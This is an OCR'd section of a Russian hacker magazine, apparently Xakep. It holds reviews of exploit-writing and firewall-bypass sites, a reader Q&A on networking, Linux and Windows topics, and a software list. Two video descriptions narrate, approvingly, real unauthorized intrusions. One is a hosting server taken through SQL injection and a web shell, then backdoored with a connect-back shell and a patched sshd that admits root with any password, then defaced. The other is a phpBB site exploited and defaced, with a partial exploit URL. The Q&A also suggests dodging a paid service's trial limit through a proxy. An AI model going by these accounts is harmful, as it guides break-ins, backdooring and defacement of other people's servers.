
http://abonentov.net

Мобильная связь везде и повсюду. Современный человек просто не представляет своего существования без услуг связи, оказываемых сотовыми операторами. Оказавшись в таком положении, простой пользователь стал заложником правил и законов, диктуемых ему операторами. «Мы против сотовой связи в том виде, в котором она существует и продается сейчас. Но мы за сотовую связь!» — так звучит главный лозунг борцов за честность и открытость операторов сотовой связи, и именно в таком направлении движется клуб. Мобильные хроники и скандальные материалы, собранные кругом единомышленников, призваны сплотить и скоординировать людей, желающих что-то поменять. Если тебе интересна эта идея и ты готов к решительным действиям — добро пожаловать в Клуб противников сотовой связи.

ПРОГРАММИРОВАНИЕ ЭКСПЛОИТОВ

www.shellcode.com.ar

Горячий аргентинский парень решил научиться кодить эксплоиты. История утаила, удалось это ему или нет, но материалов по теме он собрал приличное количество. В итоге родился сайт, пол-



ностью посвященный программированию эксплоитов! Список статей впечатляет: тут тебе и эксплуатация heap, stack overflow, format string и прочие техники. В наличии есть тулзы, облегчающие создание эксплоитов, например автоматический генератор шелл-кодов. Есть и архив уже готовых шелл-кодов под различные оси. Хочешь научиться кодить эксплоиты — тебе прямая дорога на этот сайт. Практически вся инфа представлена на английском.

НЕОБЫЧНАЯ ТЕХНИКА ОБХОДА БРАНДМАУЭРОВ

http://gray-world.net

Туннелирование, скрытые каналы, сетевые методы стеганографии и прочие методы обхода брандмауэров не новы. Но отличие этого сайта от других заключается в том, что он не просто описывает существующие техники, а является сайтом команды GW, которая проводит собственные исследования на эту тему. Команда уже разработала множество утилит, например CCTT, осуществляющую туннелирование произвольных данных TCP и UDP в запросах TCP, UDP и HTTP POST. На сайте собрано множество статей и RFC по теме. Команда является интернациональной, есть люди и из России, поэтому существует версия сайта на русском и прочих языках.

VIA! VIA!

www.viasoft.ru

Сайт некой VIAsoft group, чье название образовано из первых букв имен ее мемберов: Vlad, Ilya и Andrey. Эти добрые молодцы усиленно занимаются кодингом и кодокопанием, о чем спешат поведать миру. На сайте собраны мануалы, описывающие их исследования, а также некоторые туториалы: «Проецирование файлов», «О регистрации и серийных номерах», «В поисках kernel32.dll», «WASM для начинающих» и прочие прелести. Присутствуют также проги и кряки от VIA. Кроме того, советую заглянуть к ним в «Библиотеку», чтобы узнать, какие книги делают из животного человека.

В ГОСТЯХ У ARES'A

http://ares.x25zine.org

Ares — это русский хакер и просто хороший человек. Его статьи появлялись в таком известном российском электронном журнале, как x25zine, что, впрочем, и выдает URL его сайта. Арес не занимается тратой времени на графические излишества и пустословие. А чем же он занимается? А занимается он тем, чем следовало бы заниматься всем нам, — изучением и исследованием технологических наворотов. Арес является автором нехилого количества доков и программ, причем статьи он пишет исключительно на английском. Вот некоторые вещи с его сайта: «Методы инфицирования файлов в Linux», «Портсканер на асме», «Основы пермутации в Linux» и многое другое.

ЛАБОРАТОРИЯ DK

http://dklab.ru

Этот сайт — находка для любого web-программиста и web-дизайнера. Все статьи и программы на сайте разработаны лабораторией dk. Статьи оформлены в стиле «ру/ководства» известного дизайнера Артемия Лебедева, только под названием «КУ/роводство». Уверен, каждый найдет в них что-то интересное для себя. Вот лишь некоторые примеры «ку/роводств»: «PHP, MySQL и безопасность», «Ларри Уолл о Perl 6», «Хитрости JavaScript», «Что делать, когда падает Apache (или другой сервер) в Unix», «Публикация модулей на CPAN», «Win32 — Ассемблер — Дзэн» и пр.



_unit Faq

FAQCOMMENTS
Степан Ильин aka Step
(faq@real.xakep.ru)

Question_1: Что такое WINS?

Question_2: Объясни, пожалуйста, как работать с технологией Wake-on-LAN? Я на 100% уверен, что моя материнская плата и сетевой адаптер эту функцию поддерживают, но когда я пытаюсь обратиться к выключенной машине, ничего не происходит.

Question_3: Прочитал статью «Небесные радости» в мартовском номере][и сразу загорелся идеей спутникового телевидения. Очень скоро был куплен необходимый набор оборудования, и я без труда его настроил. Все бы хорошо, но счастье длилось недолго. Очень скоро у меня перестала работать купленная с рук DVB-карта Sky 2 PC NTVI-1 v2.3. Ее можно как-нибудь реанимировать? Гарантии, к сожалению, нет.

Question_4: Недавно приобрел ноутбук со встроенным Wi-Fi адаптером, а заодно и точку доступа для подключения к локальной сети. Сейчас бегаю по квартире и буквально визжу от восторга: никаких проводов, стабильная и приличная скорость, ничего не мешает. Единственное, мучает вопрос: насколько вредно Wi-Fi излучение? Может, уже через неделю я светиться начну? :)

Question_5: Как можно восстановить или установить новый пароль пользователю в Linux'е?

Question_6: Существуют ли способы преобразования карманного компьютера в полноценный мобильный телефон?

Question_7: На каком языке и как пишут DLL-файлы?

Question_8: С недавних пор мой компьютер начал часто зависать и самопроизвольно перезагружаться. В службе поддержки мне любезно подсказали, что проблема, скорее всего, в битой оперативной памяти. Отсюда вопрос: можно ли каким-нибудь способом исключить появившиеся битые блоки оперативы и тем самым нормализовать работу системы? Я использую Linux Mandrake.

Question_9: Какой бы Linux я ни устанавливал, всегда получается, что частота экранной развертки в консоли равна 60 Гц. По понятным причинам меня это не устраивает. Расскажи, пожалуйста, как это можно исправить?

Question_10: Мне нужно заблокировать доступ к некоторым папкам веб-сайта по маске IP-адресов. Подскажи, пожалуйста, как это можно реализовать с минимумом усилий.

Question_11: Возможно ли подключить жесткий диск от ноутбука к обычному домашнему ПК? Как я понял, соответствующие разъемы не совпадают :(.

Question_12: Я слышал, что в интернете работают сервисы, позволяющие конвертировать документы из текстового вида (HTML, TXT, DOC, XLS) в формат PDF. Посоветуйте один из них, это очень важно!

ЗАДАВАЯ ВОПРОС, ПОДУМАЙ! НЕ СТОИТ МНЕ ПОСЫЛАТЬ ВОПРОСЫ, ТАК ИЛИ ИНАЧЕ СВЯЗАННЫЕ С ХАКОМ/КРЯКОМ/ФРИКОМ, — ДЛЯ ЭТОГО ЕСТЬ HACK-FAQ (HACK-FAQ@REAL.XAKEP.RU), НЕ СТОИТ ТАКЖЕ ЗАДАВАТЬ ОТКРОВЕННО ЛАМЕРСКИЕ ВОПРОСЫ, ОТВЕТ НА КОТОРЫЕ ТЫ ПРИ ОПРЕДЕЛЕННОМ ЖЕЛАНИИ МОЖЕШЬ НАЙТИ И САМ. Я НЕ ТЕЛЕПАТ, ПОЭТОМУ КОНКРЕТИЗИРУЙ ВОПРОС, ПРИСЫЛАЙ КАК МОЖНО БОЛЬШЕ ИНФОРМАЦИИ.

Answer_1: WINS (Windows Internet Name Service) — это система, которая по имени компьютера в сети определяет его IP-адрес. Протокол этот уже давно устарел и сейчас практически не используется. Ему на смену пришла значительно более универсальная и эффективная система доменных имен (DNS). Обе системы очень похожи по сути, но WINS, в отличие от DNS, работает с протоколом NetBIOS. Последний, как известно, активно используется только в старых операционных системах типа Windows 95/98/Me — именно из-за них, собственно, и приходится налаживать WINS-сервер. Принцип работы сервиса до неприличия прост: во время подключения к сети клиент обращается к WINS-серверу и запрашивает регистрацию. Сервер обрабатывает этот запрос, а также заносит имя компьютера и его IP-адрес в свою базу данных. Таким образом, на сервере создается четкая логическая структура вида «имя компьютера — IP-адрес». Если одному из компьютеров необходимо соединиться с другим пользователем сети, он в первую очередь обращается к WINS-серверу и получает по NetBIOS-имени его IP-адрес.
В случае, когда локалка состоит из нескольких подсетей, в каждой из них требуется устанавливать свой WINS-сервер. И более того, между серверами должна постоянно осуществляться репликация (синхронизация базы данных).

Answer_2: Если ты просто пытаешься открыть выключенную машину в сетевом окружении или пропинговать ее, то ничего происходить и не должно. Когда компьютер выключен, сетевой адаптер реагирует исключительно на специальный wake-up пакет, представляющий собой особую комбинацию MAC-адреса сетевухи и синхросигнала.
Как только подобный пакет получен, сетевуха передает компьютеру команду на включение.
К сожалению, ни одна из стандартных программ Windows передавать wake-up пакеты не умеет, так что придется полагаться исключительно на сторонних разработчиков. Среди массы подходящих утилит я бы выделил простую и удобную прогу WakeUP (*www.clubcontrol.ru/Wakeup.rar*). Для включения удаленного компьютера ты должен указать MAC-адрес его сетевого адаптера. Его можно определить самыми различными способами, в том числе и самой WakeUP. Примечательно, что в базу программы можно занести сколь угодно много записей с MAC-адресами и включать несколько компьютеров за раз. Более того, WakeUP поддерживает работу с командной строкой, а значит, запуск нескольких компьютеров можно запрограммировать с помощью любого мало-мальски рабочего планировщика, например nnCron'а (*www.nncron.ru*).

Answer_3: В большинстве случаев ремонт DVB-карты — задача не из простых. Но похоже, что это не твой случай. Sky 2 PC NTVI-1 v2.3 (она же SkyStar ревизии 2.3) частенько выходит из строя из-за сгоревшего транзистора BSS138. Если так оно и есть, то ты, можно сказать, отделался легким испугом. Деталь стоит 2-3 рубля, и ее сможет перепаять любой грамотный радиотехник.

Answer_4: Начнешь — это я совершенно точно тебе говорю. Так что долой Wi-Fi, отключай на телефоне bluetooth и вообще выбрасывай аппарат на помойку, а вместе с ним и микроволновую печь с телевизором — все они вредные! :)
Если говорить серьезно, то все перечисленные устройства проходят обязательную сертификацию и генерируют совершенно ничтожное излучение в пределах, оговоренных жесткими нормами и стандартами. Именно из-за этого Wi-Fi и bluetooth без дополнительного усиления работают на весьма незначительном расстоянии. Более того, на данный момент нет никаких результатов исследований, которые бы говорили, что их излучение пагубно влияет на человеческий организм.

Answer_5: Это зависит от типа пользователя. Если был потерян пароль рядового юзера, то особых проблем с его восстановлением не будет. Просто заходи в систему под рутом (для этого набери в консоли -su) и с помощью команды *passwd* назначай пользователю новый пароль: *passwd <имя пользователя>*.
Совсем другое дело — потеря пароля root'а. Так, если ты имеешь дело с удаленной системой, то восстановить его, скорее всего, не удастся. Если же требуется восстановить пароль на локальном компьютере, то ситуация не так критична. Перегружай машину и во время загрузки переходи к текстовой версии LILO, которая поприветствует тебя своей командной строкой. Тебе нужно получить доступ к консоли. Для этого набери в командной строке «lilo single» (без кавычек). После этого остается только открыть файл с паролями при помощи текстового редактора и отредактировать его: vi /etc/passwd (или /etc/shadow). Найди в нем запись root'а и удали все символы между вторым и третьим двоеточием.

Answer_6: Да, существуют. Уже довольно давно в продаже доступны специальные GSM-модули, предназначенные для подключения к КПК. Подсоединив один из них к своему наладоннику, ты получишь отличный девайс с функциями обычного сотового телефона.
Выделяют два типа GSM-модулей, и перед покупкой следует убедиться, что выбранная модель — это именно то, что тебе нужно. Устройства, относящиеся к первому типу, способны передавать данные и при этом поддерживают голосовую связь. Но в то же время широко распространен и другой тип модулей, который предназначен исключительно для передачи данных (а-ля GPRS-модем). По понятным причинам они тебе не подойдут.
Все необходимое программное обеспечение обычно прилагается к модулю. Но если ты спросишь бывалого пользователя телефонизированного КПК об используемом софте, то наверняка услышишь имя утилиты mobiDial (*www.mobidial.com*). Благодаря продуманному интерфейсу и полезным фишкам, она значительно превосходит всех своих конкурентов.

Answer_7: Разработка динамических библиотек мало чем отличается от создания обычных программ, а для разработки используются все те же средства. Например Delphi. Если ты хорошо знаком с языком Object Pascal, то разобраться с разработкой DLL для тебя будет сущим пустяком. Рассмотрим это процесс на примере.
Любая динамическая библиотека, написанная на Delphi, имеет примерно следующую структуру:

```
library MyDLL;
uses
  SysUtils,
  Classes,
  Forms,
  Windows;
  procedure HelloWorld(AForm : TForm);
  begin
  MessageBox(AForm.Handle, 'Hello world!','Наша первая DLL', MB_OK);
  end;
  exports
  HelloWorld;
begin
end.
```

Ключевое слово «Library» указывает на то, что исходный код должен компилироваться не в исполняемый файл или модуль, а в DLL-библиотеку. Помимо этого, идущее после него значение является названием библиотеки. В моем примере описана только одна процедура, которая представляет собой вполне обычную подпрограмму для вывода окна MsgBox с сообщением «Hello world!». Ниже располагается ключевое слово «exports», после которого заведено указывать процедуры и функции для экспорта. Проще говоря, перечисленные подпрограммы становятся доступными любой программе, подключившей динамическую библиотеку. В то же время описанные в DLL, но не экспортируемые процедуры называются локальными и не могут быть вызваны извне. Знакомые до боли ключевые слова «begin» и «end», как ни странно, в моем примере не содержат ни одной строчки кода. Вообще, здесь должен располагаться код, который выполняется сразу после загрузки библиотеки, однако на практике этот блок в большинстве случаев остается пустым.
Перед использованием подпрограммы из динамической библиотеки DLL необходимо загрузить в оперативную память. В случае статической загрузки DLL библиотека помещается в память сразу после запуска импортирующего ее приложения. Это не очень эффективно, поэтому был разработан другой способ загрузки библиотеки — динамический. В этом случае она загружается в память только в случае необходимости, то есть более экономно использует ресурсы компьютера.
Импортируемую подпрограмму нужно описать. Для этого в случае статической загрузки DLL во время описания процедуры или функции применяется специальный модификатор external. Он помещается в объявление функции или процедуры, а также указывает имя импортируемой библиотеки. На практике это выглядит следующим образом: procedure HelloWorld (AForm : TForm); external mydll.dll'.
После такого описания вызвать процедуру можно вполне обычным способом: HelloWorld(self).

Answer_8: Вариант первый: наложить на ядро специальный патч BadMEM (*badmem.sourceforge.net*). Операция несложная, но чтобы избежать возможных проблем, рекомендую прочитать доступные на сайте мануалы и HOW-TO. Этот способ универсальный и поможет в большинстве случае.
Возможен и другой вариант, но он подойдет, только если битые участки находятся ближе к концу области памяти, что можно определить с помощью утилиты для диагностики ОЗУ memtest86 (*www.memtest86.com*). Если в результате проверки выяснилось, что так оно и есть, то можно поступить следующим образом: во время загрузки системы даем указание ядру, чтобы оно использовало не весь доступный объем памяти, а только до области поврежденных секторов. Объясняю на примере. Если в твоем компьютере 512 Мб и битые блоки начинаются с 397 Мб, то загрузчику нужно передать команду Mem=397. Для этого в lilo.conf необходимо поместить следующую стечку: append="mem=387M".

Answer_9: Там, где эта проблема до сих пор присутствует, чаще всего достаточно пересобрать ядро и наложить соответствующий патч (*www.linuxsos.desk.pl/vesafb.html*). Заплатка поднимет частоту до приемлемых 100 Гц.

Answer_10: Разумеется, с помощью файла .htaccess. С его помощью можно быстро блокировать или, напротив, разрешить доступ как определенным IP-адресам, так и целым диапазонам. Все, что от тебя требуется, — создать в требуемой папке текстовый файл .htaccess следующего содержания:

```
Order deny,allow
Deny from all
Allow from 62.148.3.4
Allow from 62.148.10
```


Строка «Order deny,allow» определяет, в какой последовательности выполняются запрещающие (deny) и разрешающие (allow) условия. Команда «Deny from all» («Запретить всем») полностью блокирует доступ к папке, независимо от IP-адреса посетителя. Следующее правило — Allow from 62.148.3.4 — разрешает подключение с одного-единственного IP-адреса. А последняя строка открывает доступ всем клиентам с адресами, начинающимися с 62.148.10.
Для того чтобы уведомить посетителя, что доступ запрещен, необходимо переобозначить страницы с сообщением об ошибке 403 («Доступ запрещен»). Для этого создай новую страницу с пояснением о закрытии доступа и сохрани ее в данном каталоге под именем warning.html. Далее открой уже имеющийся файл .htaccess и добавь туда следующую строчку: «ErrorDocument 403 /warning.htm». Необходимость в создании дополнительной страницы warning.html отпадает, если вместо этой строки ввести следующее: ErrorDocument 403 «Доступ запрещен! Вы забанены по IP-адресу».
Для справки приведу коды других ошибок, которые ты по аналогии можешь использовать в иных ситуациях: 404 (файл не найден), 500 (внутренняя ошибка сервера).


Answer_11: Хотя разъем ноутбука внешне и отличается от стандартного IDE'шного, он полностью совместим с ним. Впрочем, это не значит, что переходник можно сделать в домашних условиях. На разъеме ноутбука расположены дополнительные контакты для питания, что значительно усложняет задачу. Так что переходник придется покупать за $5-10 в магазине. Выглядит он как небольшая плата, имеющая с обеих сторон разъемы подключения (один — 40, другой — 46 контактов), а также стандартный штекер питания.

Answer_12: Create Adobe PDF Online (*createpdf.adobe.com*) — мощнейший онлайн-сервис, имеющий множество самых разнообразных функций. Мне он особенно приглянулся из-за своей универсальности, так как поддерживает конвертирование из самых разнообразных форматов. Дополнительные фишки: различные способы получения готового файла, возможность преобразования целого веб-сайта. Сервис платный, однако всем желающим предоставляется тестовый период, бесконечно продлеваемый с помощью прокси-сервера.
Fast PDF (*www.fastpdf.com*) предлагает значительно меньшие возможности и подойдет только в случае, если тебе необходимо конвертировать файлы формата DOC и RTF. Более того, бесплатно могут быть обработаны материалы размером не более 12 страниц, да и то сервис на каждой из них поставит свою отметку.
А вообще я рекомендую тебе отличное оффлайновое средство — программу pdfFactory (*www.fineprint.com/products/pdffactory*). Утилита имеет очень интересный принцип работы и кардинально отличается от всех своих собратьев по конвейеру. После установки pdfFactory прописывает в систему вспомогательный виртуальный принтер, с помощью которого и производится преобразование. Для того чтобы получить PDF-версию какого-либо файла, тебе достаточно отправить его на печать, а в качестве принтера выбрать pdfFactory. Это чрезвычайно удобно и эффективно, так как отпадает всякая необходимость запуска программы, а преобразованию подлежат любые документы, которые можно распечатать. Среди дополнительных фишек: склеивание нескольких PDF-файлов, предварительный просмотр результата, автосохранение, автоматическое распознавание в тексте гиперссылок.



[видео: массовое заражение]
Бытует мнение, что администраторы хостинга всегда правильно подходят к защите своих серверов. На самом деле это не совсем так. Когда мой приятель попросил взломать WWW-сервер крупного американского хостинга, а затем протроянить все index.html'ы вредоносным троянским кодом, я не сомневался в успехе. Ведь у меня уже была база сайтов некоторых крупных хостеров. После небольшого перебора ссылок я наткнулся на сайт девочки Бритни (не Спирс). Я просканил этот сайтик на CGI/PHP-баги и нашел скрипт гостевой книги. Чтобы войти в административную зону, требовалось знать логин и пароль. Введя значения от балды, я обнаружил симптомы SQL-инъекции. Мне пришлось подставить в запрос дополнительные данные и вызвать инъекцию. После того как я оказался в админке, мне пришло в голову заменить код темплейта (благо такая возможность была), вставив туда PHP-команду. Однако права на запись не позволяли этого сделать. Но благодаря еще одной ошибке, позволяющей читать любые файлы, я переписал сценарий config.php, который располагался в главном каталоге девочки Бритни. После этого я владел полноценным Web-шеллом.






Мне не стоило большого труда залить на сервер connback-бэкдор, залезть в консоль и взломать ядро публичным эксплойтом :). Это еще раз доказывает, что администраторы не обновляют кернел. После этого мне нужно было как-то защитить себя, так как на сервере стояли две IDS (впрочем, читать логи администратор явно не любил, что доказывает 11-метровый mailbox). Запуск локальной системы обнаружения атак производился посредством crontab-скрипта. Он, конечно же, был просмотрен мной с помощью консольной команды crontab -l. Впоследствии я решил пропатчить демон sshd, сделав из него сервис, анонимно впускающий рута с произвольным паролем. Когда эта рутинная работа была выполнена, я просмотрел рутовый .bash_history и, конечно же, нашел там пароль на ssh другого Web-сервера. Оставалось лишь написать скрипт дефейсера и запустить его в свободное плавание на двух машинах.


Все эти извращения с сервером наиболее вероятного противника ты можешь посмотреть в видеоролике. Но перед просмотром не забудь прочитать статью «Массовое заражение» в рубрике «Взлом».

[видео: PhpBB 2.0.13: дефейс сайта]
В этом коротеньком и совершенно нехитром видео демонстрируется возможность получения шелл-доступа к сайту через админку phpBB. В самом начале видео я показываю исходник эксплойта. Потом нахожу сайт некой компьютерной конторы, на котором установлен форум phpBB 2.0.8. Однако стоит отметить, что эксплойт действует на все версии, вплоть до 2.0.13. После того как эксплойт отработал успешно, я получаю хитроумный URL. Дальше чищу куки, захожу на указанный сплойтом адрес и созерцаю, как на удаленном сайте выполнилась php-функция phpinfo() в eval(). Затем я создаю на серваке-жертве скрипт веб-шелла, для того чтобы можно было исполнять команды более удобным образом. Команда ls -la показывает, что имеются права на запись, так что можно сделать дефейс. После этого делаю резервную копию главной страницы (index.php) и заменяю содержимое на строчку дефейса =). Готово. Потом быстро убираю дефейс и восстанавливаю все, как было.
Сам используемый в видеоролике эксплойт работает так: сначала через ошибку сравнения строк (сравнивается не содержимое, а длины строк) в login.php он получает sid (session id) администратора, скачивает БД (через админку), дописывает в нее фейковый темплейт, восстанавливает БД (также через админку) и выдает строку вроде
admin_styles.php?mode=add_new&install_to=...&nigga=phpinf();&sid=...
После этого мы уже можем выполнять команды и сделать дефейс.


1 AccentExcePasswordRecovery v2.20b. Ты забыл пароль от экселевского файла, где хранились все коды доступа к многочисленным шеллам и красивым асям? Да, печально. На помощь придет данная тулза. Несмотря на небольшой размер, обладает она очень даже большими возможностями. Утерянный пасс для открытия документа Microsoft Excel 97/2k/XP будет найден в кратчайшие сроки — это объясняется особенностями шифрования парольной защиты в MS. Благодаря интуитивно понятному графическому интерфейсу на русском языке и системе подсказок, с задачей справится даже начинающий пользователь. Также на диске ты (на самом деле не только ты, но и все остальные читатели :Р) найдешь аналогичную прогу для Microsoft Word.



2 Turbo Photo 4.3. Предназначение этой софтины — обработка изображений, полученных с различных цифровых носителей и из видеоредакторов. Многочисленные настройки позволяют отрихтовать картинку и заметно повысить ее качество путем удаления шумов и плагинами цветокоррекции. К пикчерам можно добавлять различные эффекты, надписи, рамочки и т.д. и т.п. Программа достаточно проста в эксплуатации, зуб даю (А ухо дашь? — Прим. Бублика) (Хинт, я тебя предупреждал, чтобы ты за меня примечания не ставил! — Прим. Бублика). Даже я, тупой, справился :). Для этого существуют специальные облегчающие работу wizard'ы. Ну а если ты весь из себя крутой и продвинутый, то можешь полазать по расширенным настройкам, я не запрещаю.



3 HDDlife. Вах-вах, дорогой. Хочешь, погадаю на твой компьютер? Вот смотри: это (показывает куда-то) — линия жизни твоего жесткого диска. Да, судьба незавидная у него. Но, знаешь ли, мы всегда можем изменить свою судьбу. Поэтому предлагаю твоему вниманию программу HDDLife, которая позволит контролировать здоровье винчестера, тем самым предупредит и предотвратит возможные сбои в работе. Архиважная штуковина.



WINDOWS

DAILY SOFT
- Opera 8 beta 3
- Mozilla 1.8 Beta1, 1.7.6
- Mozilla FireFox 1.0.2
- Netscape 8 beta
- The Bat! 3.0.1
- Eudora 6.2
- Mozilla Thunderbird 1.0.2
- ICQ 2003b
- ICQ Lite 5.5.02
- &RQ 0.9.6.2
- Miranda IM v0.3.3.1
- Miranda IM sources
- SIM 0.9.3
- Trillian 3.1
- Aol Instant Messenger 5.9.3690
- Yahoo Messenger 6
- mIRC 6.16
- Pirch 98
- Vypress Chat
- Total Commander 6.51
- CuteFTP professional 7.0
- CuteFTP Home 7.0
- Far 1.7 beta 5
- ReGet Deluxe 4.1.243
- ReGet Pro 3.4.242
- ReGet Junior 2.2.190
- GetRight 5.2d
- CuteZIP 2.1 Build 10.26.1
- 7-Zip 4.16 Beta
- WinZip 9.0 SR-1 BETA (6195)
- Winrar 3.50 1
- WinAmp 5.08
- ACDSee 7

MULTIMEDIA
- Turbo Photo 4.3
- CADE 1.4.6
- CD Shell 2.5.3
- Apollo DVD Copy 4.2.2
- UsefulUtils DataBurner
- EasySoft AutoRun 0.2
- Roxio Easy Media Creator 7.5
- IrfanView 3.97
- K-Lite Codec Pack 2.46
- Color Wheel Pro v2.0.1.288
- FastStone Image Viewer 2.0.5
- The Panorama Factory 3.3
- PowerPoint2DVD 2.13
- Adobe Photoshop CS2
- Adobe After Effects 6.5

DEVELOPMENT
- TotalClient
- C++BuilderX
- Сайткрафт 2.0
- AMX
- HtmlPad FisherMan 1.9
- CoffeeCup Form Builder 4.0
- Antenna Web Design Studio
- CHM Encoder 1.2
- Spices.Net 4.5
- EasyASP 4.0.2
- VQ CHM Decompiler 1.0
- TransKing 1.56
- Stud_PE 2.1.0.1
- 010 Editor 2.0
- VS.Php for Visual Studio .Net 2003 1.1.0.1749
- Personal Editor 32 1.3.08
- Top PHP Studio 1.50
- Oceantiger jDeveloper 2.9
- HHD HexEditor 3.0 Beta

NET
- LANcet Chat v.1.0.0.211
- Proxy Checker v7.4.18
- WinLanEm 2005
- KaZaA v.2.5.2
- ixPROXY v1.5
- mDNS 1.25
- Eserv + Eproxy v3.17
- TMeter 5.6
- StatistXP 9.8a
- Remote Modem Control, 4.52
- LanWhols 1.0
- TCPView v2.4
- MetaProducts Download Express 1.7.0.315
- CommView 5.0.443
- Bittorrent Absolute
- Downloader 2.88
- Skype 1.2.0.48
- Symantec PcAnywhere 11.5
- 602LAN SUITE 2004
- ZOC v. 5.03
- LANsurveyor for Windows 9.0
- SecureCRT 5.0 beta3
